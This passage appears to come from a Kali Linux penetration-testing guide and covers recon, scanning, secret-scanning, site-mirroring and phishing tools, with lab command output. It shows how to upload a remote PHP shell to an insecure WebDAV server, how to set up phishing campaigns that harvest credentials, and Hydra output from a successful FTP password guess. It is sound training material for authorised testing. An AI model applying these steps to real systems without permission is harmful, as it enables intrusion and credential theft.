Amass has six core “subcommand” modules - intel, enum, viz, track, db, and dns. The Amass tool is extensively documented on the tool's User Guide and Tutorial websites, so this will just be a quick usage guide. The tool help command is also very useful.

➤ In a terminal, enter “*amass --help*”

Lists the six sub commands:

```

Subcommands:

amass intel - Discover targets for enumerations
amass enum  - Perform enumerations and network mapping
amass viz   - Visualize enumeration results
amass track - Track differences between enumerations
amass db    - Manipulate the Amass graph database
amass dns   - Resolve DNS names at high performance

```

You can also use the help switch with each subcommand.



➤ *“amass intel --help”*

Lists information on the intel command:

```
Usage: amass intel [options] [-whois -d DOMAIN] [-addr ADDR -asn ASN -cidr
-active
    Attempt certificate name grabs
-addr value
    IPs and ranges (192.168.1.1-254) separated by commas
-asn value
    ASNs separated by commas (can be used multiple times)
-cidr value
    CIDRs separated by commas (can be used multiple times)
-config string
    Path to the INI configuration file. Additional details below
-d value
    Domain names separated by commas (can be used multiple times)
```

As mentioned, the power in Amass is completely utilized when you sign up for and use the available API services. These allow Amass to pull data from numerous different online services, so you get a more complete view of the target.

You can view available API services by using the enum command.

➤ *amass enum --list*

```
(kali㉿kali) - [~/Sn1per/modes]
└─$ amass enum --list
Data Source | Type | Available
-----|-----|-----
AlienVault | api | *
Alterations | alt | *
Anubis | api | *
ArchiveIt | archive | *
ArchiveToday | archive | *
Ask | scrape | *
BGPView | api | *
Baidu | scrape | *
```

Once you sign up for the API service, you can add your key to Amass.

## Amass - Passive Recon

Passive recon allows you to scan for information about a target, without ever touching the target.

➤ *amass enum -passive -d owasp.org -src*

```
(kali@kali) - [~]
└─$ amass enum -passive -d owasp.org -src
[BufferOver] name-virt-host.owasp.org
[Crtsh] haroldtest.owasp.org
[ArchiveToday] www.my.owasp.org
[ArchiveToday] lessons.webgoat.owasp.org
[SiteDossier] lists.owasp.org
[SiteDossier] owasp4.owasp.org
[BufferOver] mail.owasp.org
[BufferOver] gapps.owasp.org
[BufferOver] contact.owasp.org
[SiteDossier] austin.owasp.org
[BufferOver] calltobattle.owasp.org
[BufferOver] brainbreak.owasp.org
[BufferOver] lightning.owasp.org
[ArchiveToday] forum.owasp.org
[BufferOver] wiki.owasp.org
[ArchiveToday] beta.owasp.org
```

This will return a lot of subdomains without ever accessing the target website. Active and brute force methods are also available using the enum command. Just be sure that you have permission to perform active scans on a target before proceeding.

The Amass viz command is useful for creating a visual map of a target.



See the tool website and documentation for more information.

## CADAVER

**Overview:** Cadaver is a WebDAV client

**Tool Website:** <http://www.webdav.org/cadaver/>

Cadaver is a WebDAV (Web Distributed Authoring and Versioning) client for Linux. WebDAV allows web developers to interact with a website, to modify it “on the fly”. If a WebDAV site is not secured properly, we can modify the website, or upload reverse shells.

The first step in using Cadaver is finding a vulnerable WebDAV installation. You can do manual tests (curl), and Kali also has several tools you can use. Metasploit has a couple scanning modules, including “*auxiliary/scanner/http/webdav\_scanner*” and “*auxiliary/scanner/http/http\_put*”. One of the quickest ways though is to just use the built in “*davtest*” tool.

As seen below:

➤ *davtest -url [Target\_URL]*

```
(kali㉿kali) - [~]
$ davtest -url http://172.24.1.233/dav
*****
Testing DAV connection
OPEN          SUCCEED:          http://172.24.1.233/dav
*****
NOTE   Random string for this session: DBes00ZJDpF
*****
Creating directory
MKCOL      SUCCEED:          Created http://172.24.1.
*****
Sending test files
PUT   php      SUCCEED:          http://172.24.1.233/dav/DavTestD
PUT   txt      SUCCEED:          http://172.24.1.233/dav/DavTestD
PUT   shtml    SUCCEED:          http://172.24.1.233/dav/DavTestD
PUT   pl       SUCCEED:          http://172.24.1.233/dav/DavTestD
PUT   jsp      SUCCEED:          http://172.24.1.233/dav/DavTestD
PUT   jhtml    SUCCEED:          http://172.24.1.233/dav/DavTestD
PUT   aspx     SUCCEED:          http://172.24.1.233/dav/DavTestD
PUT   cfm      SUCCEED:          http://172.24.1.233/dav/DavTestD
PUT   html     SUCCEED:          http://172.24.1.233/dav/DavTestD
PUT   asp      SUCCEED:          http://172.24.1.233/dav/DavTestD
PUT   cgi      SUCCEED:          http://172.24.1.233/dav/DavTestD
*****
```

As you can see above, the test succeeded. Now that we know we have a vulnerable target, we just need to upload our shell. Cadaver makes this extremely simple:

- *cadaver [Target\_URL]*
- *put [remote\_shell\_name]*

```
(kali㉿kali)-[~]
└─$ cadaver http://172.24.1.233/dav
dav:/dav/> put cutepuppies.php
Uploading cutepuppies.php to `/dav/cutepuppies.php':
Progress: [=====] 100.0% of 15 bytes succeeded
dav:/dav/>
dav:/dav/> █
```

That's it, our remote shell will now be accessible directly on the target website. There are a lot of step-by-step walkthroughs for using Cadaver available online. A couple tutorials are linked in the Resource section.

## Dirb

**Overview:** Dirb is a webscanner that returns hidden and non-hidden web objects

**Tool Author:** The Dark Raver

**Tool Website:** <http://dirb.sourceforge.net/>

```
(kali㉿kali)-[~]
└─$ dirb

-----
DIRB v2.22
By The Dark Raver
-----

dirb <url_base> [<wordlist_file(s)>] [options]

===== NOTES =====
<url_base> : Base URL to scan. (Use -resume for session resuming)
<wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,word

===== HOTKEYS =====
'n' -> Go to next directory.
'q' -> Stop scan. (Saving state for resume)
'r' -> Remaining scan stats.
```

Dirb is a website scanner that looks for existing and hidden website URLs. Finding this content can help in a penetration test. Dirb works by using wordlists to find the website objects.



## Quick Scan:

- Enter, "*dirb [target IP Address]*"

```
(kali㉿kali)-[~]
└─$ dirb http://172.24.1.233

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Oct  5 17:16:37 2021
URL_BASE: http://172.24.1.233/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://172.24.1.233/ ----
+ http://172.24.1.233/cgi-bin/ (CODE:403|SIZE:293)
==> DIRECTORY: http://172.24.1.233/dav/
+ http://172.24.1.233/index (CODE:200|SIZE:891)
+ http://172.24.1.233/index.php (CODE:200|SIZE:891)
+ http://172.24.1.233/phpinfo (CODE:200|SIZE:48062)
+ http://172.24.1.233/phpinfo.php (CODE:200|SIZE:48074)
==> DIRECTORY: http://172.24.1.233/phpMyAdmin/
```

## Scan with Included Apache Wordlist:

This scans the website for a much more exacting list looking for 30 URL names.

- *dirb http://[Metasploitable IP Address] /usr/share/dirb/wordlists/vulns/apache.txt*

```
(kali@kali)-[~]
└─$ dirb http://172.24.1.233 /usr/share/dirb/wordlists/vulns/apache.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Oct  5 17:15:23 2021
URL_BASE: http://172.24.1.233/
WORDLIST_FILES: /usr/share/dirb/wordlists/vulns/apache.txt

-----

GENERATED WORDS: 30

---- Scanning URL: http://172.24.1.233/ ----
+ http://172.24.1.233/server-status (CODE:403|SIZE:298)
```

Additional wordlists are available in the `'/usr/share/dirb/wordlists/'` directory.

### DirBuster


**Overview:** DirBuster is a GUI web directory/ file scanner

**Tool Author:** OWASP

**Tool**

**Website:**

[https://www.owasp.org/index.php/Category:OWASP\\_DirBuster\\_Project](https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)



DirBuster is a directory/ file scanner, like Dirb, that works by using wordlists. DirBuster is an older utility and for the most part has been replaced by OWASP ZAP, but some people still use it. DirBuster is run



through a graphical interface that you can start by typing, “*dirbuster*” in a terminal.

To use DirBuster, simply enter a target URL, select a wordlist (located at “*/usr/share/dirbuster/wordlists*”), select any other options you want, turn the thread count up for faster performance and then click “*start*”:

The screenshot shows the DirBuster graphical user interface with the following configuration:

- Target URL (eg http://example.com:80/):
- Work Method:  Use GET requests only  Auto Switch (HEAD and GET)
- Number Of Threads:  60 Threads  Go Faster
- Select scanning type:  List based brute force  Pure Brute Force
- File with list of dirs/files:
- Char set:  Min length:  Max Length:
- Select starting options:  Standard start point  URL Fuzz
- Brute Force Dirs  Be Recursive Dir to start with:
- Brute Force Files  Use Blank Extension File extension:
- URL to fuzz - /test.html?url={dir}.asp:
- Buttons:

And the results:

Type	Found ▲	Response
Dir	/	200
Dir	/dav/	200
Dir	/dwa/	302
Dir	/icons/	200
Dir	/mutillidae/	200
Dir	/phpMyAdmin/	200
Dir	/twiki/	200
Dir	/twiki/bin/	403
Dir	/twiki/bin/view/	200
Dir	/twiki/bin/view/Main/	200
File	/twiki/license.txt	200
File	/twiki/readme.txt	200
File	/twiki/TWikiDocumentation.html	200

You are given an option when completed to save the results in a report file:

DirBuster 1.0-RC1 - Report

[http://www.owasp.org/index.php/Category:OWASP\\_DirBuster\\_Project](http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)

Report produced on Thu Jun 04 21:24:03 EDT 2015

-----  
<http://192.168.1.68:80>  
 -----

Directories found during testing:

Dirs found with a 200 response:

/  
 /twiki/  
 /phpMyAdmin/  
 /mutillidae/  
 /dav/  
 /icons/  
 /twiki/bin/view/  
 /twiki/bin/view/Main/  
 ----- Truncated -----

## DumpsterDiver

**Overview:** Searches data for secret keys

**Tool Author:** @Rzepisky

**Tool GitHub:** <https://github.com/securing/DumpsterDiver>

New tool in Kali 2021. It can find and report any potential secret leaks, which is beneficial to both offensive and defensive teams. DumpsterDiver has the capability to search a large volume of data for secret information like passwords and SSH & Cloud access keys.

- *sudo apt install dumpsterdiver*
- *DumpsterDiver -p [folder]*



```
(kali@kali) - [~/test]
$ DumpsterDiver -p ~/test

DumpsterDiver

#Coded by @Rzepisky

FOUND HIGH ENTROPY!!!
The following string: [redacted] has been found

FOUND HIGH ENTROPY!!!
The following string: [redacted]
```

DumpsterDiver searches through the target, through logs and compressed archives looking for potential secrets. It then reports anything that is discovered. As seen in the picture above, potential cloud access keys were detected during the scan. Advanced options are available to create conditions to the searches. See the tool GitHub page for more information.

## GitLeaks

**Overview:** GitHub Repository Scanner

**Tool Author:** Zachary Rice

**Tool GitHub:** <https://github.com/zricethezav/gitleaks>

A Static Application Security Testing (SAST) tool. This isn't a new tool, but it is new in kali 2021. GitLeaks allows you to scan GitHub repos and local repos for secrets. This includes Passwords, API keys, and tokens. In 2021, Indian Government servers were hacked<sup>1</sup> due to improperly configured Git Repos. This brings home the importance of running repo security scans.

```

(kali㉿kali)-[~]
└─$ gitleaks -h
Usage:
  gitleaks [OPTIONS]

Application Options:
  -v, --verbose          Show verbose output from scan
  -q, --quiet            Sets log level to error and only output leaks
                        json object per line
  -r, --repo-url=       Repository URL
  -p, --path=           Path to directory (repo if contains .git) or
  -c, --config-path=    Path to config
  --repo-config-path=   Path to gitleaks config relative to repo root
  --clone-path=         Path to clone repo to disk
  --version             Version number

```

Basic online repo scan:

➤ *gitleaks --repo-url=https://github.com/[target\_account] --verbose*

If you use the verbose command, it will actually list the potential data leaks.

## HTTrack

**Overview:** Website Copier & Offline Browser Utility

**Tool Author:** Xavier Roche and other contributors

**Tool Website:** <https://www.httrack.com/>

```

(kali㉿kali)-[~]
└─$ httrack -h

HTTrack version 3.49-2
  usage: httrack <URLs> [-option] [+<URL_FILTER>] [-<URL_
  with options listed below: (* is the default value)

General options:
  0 path for mirror/logfiles+cache (-0 path_mirror[,path_cache]

Action options:
  w *mirror web sites (--mirror)
  W mirror web sites, semi-automatic (asks questions) (--mirro
  g just get files (saved in the current directory) (--get-fil
  i continue an interrupted mirror using the cache (--continue
  Y mirror ALL links located in the first level pages (mirror

```

HTTrack allows you to download a complete copy of a website, including all links and graphics. This tool has extensive capabilities, check help file and tool website for more information.

**Basic Usage:**

> *httrack [Target Website] --mirror-wizard*

```
(kali㉿kali)-[~]
└─$ httrack 172.24.1.233/mutillidae --mirror-wizard
Mirror launched on Tue, 05 Oct 2021 17:22:00 by HTTrack Website Copier/3
mirroring 172.24.1.233/mutillidae with the wizard help..
* 172.24.1.233/mutillidae/index.php?page=captured-data.php (23663 bytes)
A link, www.owasp.org/index.php/Top_10_2010-A1, is located beyond this m
What should I do? (type in the choice + enter)

* Ignore all further links and do not ask any more questions
0 Ignore this link (default if empty entry)
1 Ignore directory and lower structures
2 Ignore all domain

4 Get only this page/link, but not links inside this page
5 Mirror this link (useful)
6 Mirror all links located on the same domain as this link

>> █
```

The command above will copy the target website to the current directory. It is running in wizard mode, so it will prompt you at times with questions on how deep you want to traverse, etc. You can just run HTTrack with no options and it will step you through creating a download project. When you are finished you can open the index file in your web browser and you will be presented with a local copy of the site (minus databases, some scripts, etc):



If you wanted to run a phishing campaign for a pentest you could mirror a website with this tool, and then run it from Kali's Apache server or even from the Python Simple HTTP server.

## King Phisher

**Overview:** Phishing Campaign Toolkit

**Tool GitHub:** <https://github.com/rsmusllp/king-phisher>

**Tool Wiki:** <https://github.com/rsmusllp/king-phisher/wiki>


King Phisher is another Phishing campaign framework tool included in Kali Linux. We covered GoPhish earlier in the book. Both are great tools to increase security awareness for your company. My advice is to check out both and see which one is the best for your needs.



- *sudo service ssh start*
- *cd /usr/share/king-phisher*
- *sudo ./KingPhisherServer server\_config.yml*
- Open another terminal and type, “*./KingPhisher*”
- Login using the SSH login screen

From the dashboard, select, “*New Campaign*”:

Now just step through the New Campaign wizard to setup your Phishing campaign.




The screenshot shows a wizard window titled "Basic Settings" with a sidebar on the left containing menu items: Intro, Basic Settings (selected), Advanced Settings, Company, Expiration, Import KPM, Web Server URL, and Confirm. The main area has three input fields: "Name" with the value "Phishing Test", "Description" (empty), and "Type" with a dropdown menu showing "campaign type (OPTIONAL)". Navigation buttons "Cancel", "Back", "Next", and "Finish" are at the top.

The only thing here that is really needed is the campaign name. Click “Next” or “Back” to move from topic to topic, and “*Finish*” when complete.

Now we need to setup the SMTP Server

- Click “*Edit*”
- Then, “*Preferences*”

Enter your SMTP server address and username – this is the mail account that you will use to send the e-mails. It will prompt you for your mail account password later, when you start the campaign.



The screenshot shows a "Configuration" window with tabs for "Server", "SMTP Server" (selected), "Campaign", "Client", and "Plugins". The "SMTP Server" tab is active, showing three input fields: "SMTP Server" with the value "MyMailServer:25", "SMTP Username" with the value "My\_Mail\_Account\_Username", and "Send Rate Limit" with the value "45.0" and minus/plus buttons.

## King Phisher - Creating Landing Pages

Tool Wiki: <https://github.com/rsmusllp/king-phisher/wiki/Creating-Server-Content#configuring-landing-pages>


You will need to manually create Landing Pages and store them in the king-phisher www root folder. Usually “/var/lib/king-phisher/www”, but check the “server\_config.yml” file for the location or to modify it.

Pre-made e-mail templates and landing pages can be found at:


[https://github.com/rsmusllp/king-phisher-templates/tree/master/Website\\_Templates](https://github.com/rsmusllp/king-phisher-templates/tree/master/Website_Templates)

There are some really good ones, find one that will work for your engagement, or you can always make your own, or clone an existing website. The “Website\_Templates/Shell/Anti-Virus\_Update” is an interesting one, as it grabs credentials and delivers a payload.


Just copy the www file from wherever you downloaded the zip:



To the “/var/lib/king-phisher/www” folder:



And you are all set!



Check out the tool Wiki for more information.

## Legion


**Overview:** Semi-automatic Pentest Tool

**Tool Website:** <https://govanguard.com/legion/>

**Tool GitHub:** <https://github.com/GoVanguard/legion/>

Legion, a fork of SECFORCE's Sparta tool, is a very easy to use, semi-automatic pentest tool that performs discovery, recon and exploitation of target systems. It is included in Kali, and can be run from the menu or command line.

- *sudo legion*
- Click in the “**Hosts**” box or the green plus sign to add targets
- Click “**Submit**” and Legion will begin automated tests



Legion uses numerous tools to recon and analyze the target. It performs multiple levels of nmap scans to find services, and grabs screenshots of running services. It even uses Hydra to perform basic wordlists attacks.

As seen below:

```
80/tcp) x ftp-default (21/tcp) x ftp-default (2121/tcp) x screenshot (8180/tcp) x

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-05 13:20:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://172.24.1.233:21/
[21][ftp] host: 172.24.1.233 login: ftp password: ftp
[STATUS] attack finished for 172.24.1.233 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-05 13:20:42
```

Lastly, a default target scan lists exploit CVEs found (with links).

Services	Scripts	Information	CVEs	Notes	screenshot (80/tcp) x	smtp-enum-vrfy (25/tcp) x	mysql-d
CVE Id	CVSS Score	Product	Version	CVE URL			
PACKETSTORM:101052	7.8	openssh	4.7p1	<a href="https://vulners.com/packetstorm/P">https://vulners.com/packetstorm/P</a>			
CVE-2010-4478	7.5	openssh	4.7p1	<a href="https://vulners.com/cve/CVE-2010">https://vulners.com/cve/CVE-2010</a>			
CVE-2008-1657	6.5	openssh	4.7p1	<a href="https://vulners.com/cve/CVE-2008">https://vulners.com/cve/CVE-2008</a>			
CVE-2017-15906	5.0	openssh	4.7p1	<a href="https://vulners.com/cve/CVE-2017">https://vulners.com/cve/CVE-2017</a>			
CVE-2010-5107	5.0	openssh	4.7p1	<a href="https://vulners.com/cve/CVE-2010">https://vulners.com/cve/CVE-2010</a>			

## Lynis

**Overview:** Auditing, System Hardening, Compliance Testing tool

**Tool Author:** CISOFY

**Tool Website:** <https://cisofy.com/lynis/>

Lynis is a quick and easy to use server security auditing tool. Lynis used to be installed in Kali by default a few years ago, but it is still in the repositories. Used for auditing security of Unix based systems (Linux, MacOS, BSD, etc). Useful for Pentesting, Forensics & Audits.

**Basic Usage:**

> *sudo lynis audit system*

```
[+] Initializing program
-----
- Detecting OS... [ DONE ]
- Checking profiles... [ DONE ]
-----
Program version:      3.0.2
Operating system:    Linux
Operating system name: Kali Linux
Operating system version: kali-rolling
Kernel version:      5.10.0
Hardware platform:   x86_64
Hostname:            kali
-----
Profiles:             /etc/lynis/default.prf
Log file:             /var/log/lynis.log
Report file:         /var/log/lynis-report.dat
Report version:      1.0
Plugin directory:    /etc/lynis/plugins
-----
Auditor:              [Not Specified]
Language:             en
Test category:       all
Test group:          all
-----
- Program update status... [ NO UPDATE ]
```

Remote systems can also be tested using the “remote [host]” switch.

## Nikto

**Overview:** Web Application Scanner

**Tool Authors:** Chris Sullo, Dave Lodge

**Tool Website:** <https://cirt.net/nikto2>

Nikto is one of the old standby tools used in security. It is one of the first tools run by many security testers when scanning a target. Nikto is an Open-Source web server scanner that searches for dangerous/ outdated programs and configuration errors. Though not necessarily a stealthy tool it is very fast.



```
(kali㉿kali)-[~]
└─$ nikto
- Nikto v2.1.6
-----
+ ERROR: No host or URL specified

- config+           Use this config file
- Display+         Turn on/off display outputs
- dbcheck          check database and other key files
- Format+         save file (-o) format
- Help            Extended help information
- host+           target host/URL
- id+            Host authentication to use, format
- list-plugins    List all available plugins
- output+        Write output to this file
- nossl          Disables using SSL
```

### Basic usage:

➤ Type, “*nikto -host [http://IP Address]*”:

```
(kali㉿kali)-[~]
└─$ nikto -host http://172.24.1.233
- Nikto v2.1.6
-----
+ Target IP:           172.24.1.233
+ Target Hostname:    172.24.1.233
+ Target Port:        80
+ Start Time:         2021-10-05 17:28:25 (GMT-4)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hin
+ The X-Content-Type-Options header is not set. This could allow
nt fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
```

Nikto can do much more; check out the user manual at: <https://cirt.net/nikto2-docs/>

### Nuclei

Tool Website: <https://nuclei.projectdiscovery.io/>

Tool GitHub: <https://github.com/projectdiscovery/nuclei>

Nuclei is a fast recon tool that quickly and easily checks for numerous security issues (like CVE’s and Security Misconfigurations) and other useful information.

## Install Instructions

Several methods, see: <https://github.com/projectdiscovery/nuclei>

From Binary:

- Download latest binary from [‘https://github.com/projectdiscovery/nuclei/releases’](https://github.com/projectdiscovery/nuclei/releases)
- *tar -xzvf nuclei-linux-amd64.tar.gz*
- *sudo mv nuclei /usr/local/bin/*
- *nuclei -version*
- *nuclei -update-templates*

The power of Nuclei comes from its ability to use templates for scanning. Nuclei currently has over 400 templates (.yaml files) that it can use to scan the target network.

Templates	
CVES	Files
Vulnerabilities	Panels
Technologies	Security-misconfiguration
Workflows	Tokens
